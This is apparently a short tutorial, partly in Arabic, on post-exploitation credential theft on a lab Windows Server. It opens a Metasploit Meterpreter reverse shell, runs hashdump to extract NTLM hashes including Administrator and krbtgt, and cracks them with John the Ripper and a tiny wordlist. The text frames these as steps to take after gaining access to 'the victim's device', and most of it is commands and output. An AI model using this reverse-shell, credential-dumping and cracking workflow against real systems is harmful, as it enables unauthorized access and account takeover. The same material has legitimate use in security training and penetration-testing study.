
🔒

crack hash Password by john the ripper


فكرت هذي الطريقة انه يكون معك ملف فيه الهاش و ملف في مجموعة باسووردات,
ويقوم البرنامج بعمل طريقة التخمين لايجاد الباسوورد الصحيح

These steps will be after you gain access to the victim’s device




```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:444
[*] Sending stage (175686 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.101:444 -> 192.168.56.103:61272) at 2024-02-04 06:38:45 -0500

meterpreter > sysinfo
Computer        : WIN-G6JD8VH9P0I
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : TRY
Logged On Users : 8
Meterpreter     : x86/windows
```

now write hashdump to get the hash password:




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:424f5cfcf87afc424dc65bcf733a0341:::
WIN-G6JD8VH9P0I$:1000:aad3b435b51404eeaad3b435b51404ee:381ebcd1816c1d2a9b52337a44e36bc7:::
meterpreter > 
```

save it on a file:




```
dministrator:500:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:424f5cfcf87afc424dc65bcf733a0341:::
WIN-G6JD8VH9P0I$:1000:aad3b435b51404eeaad3b435b51404ee:
381ebcd1816c1d2a9b52337a44e36bc7:::
```

also create file for password(any password just for guess):



```
admin123
Admin123
ADMIN123
```

now write the next command, and you will get the right password :



```
┌──(root㉿kali)-[/home/kali]
└─# john --wordlist=/home/kali/Desktop/pass.txt --format=NT /home/kali/Desktop/hash.txt


Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates left, minimum 24 needed for performance.
Admin123         (dministrator)
1g 0:00:00:00 DONE (2024-02-04 06:53) 33.33g/s 66.66p/s 66.66c/s 266.6C/s admin123..Admin123
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/kali]
└─# 
```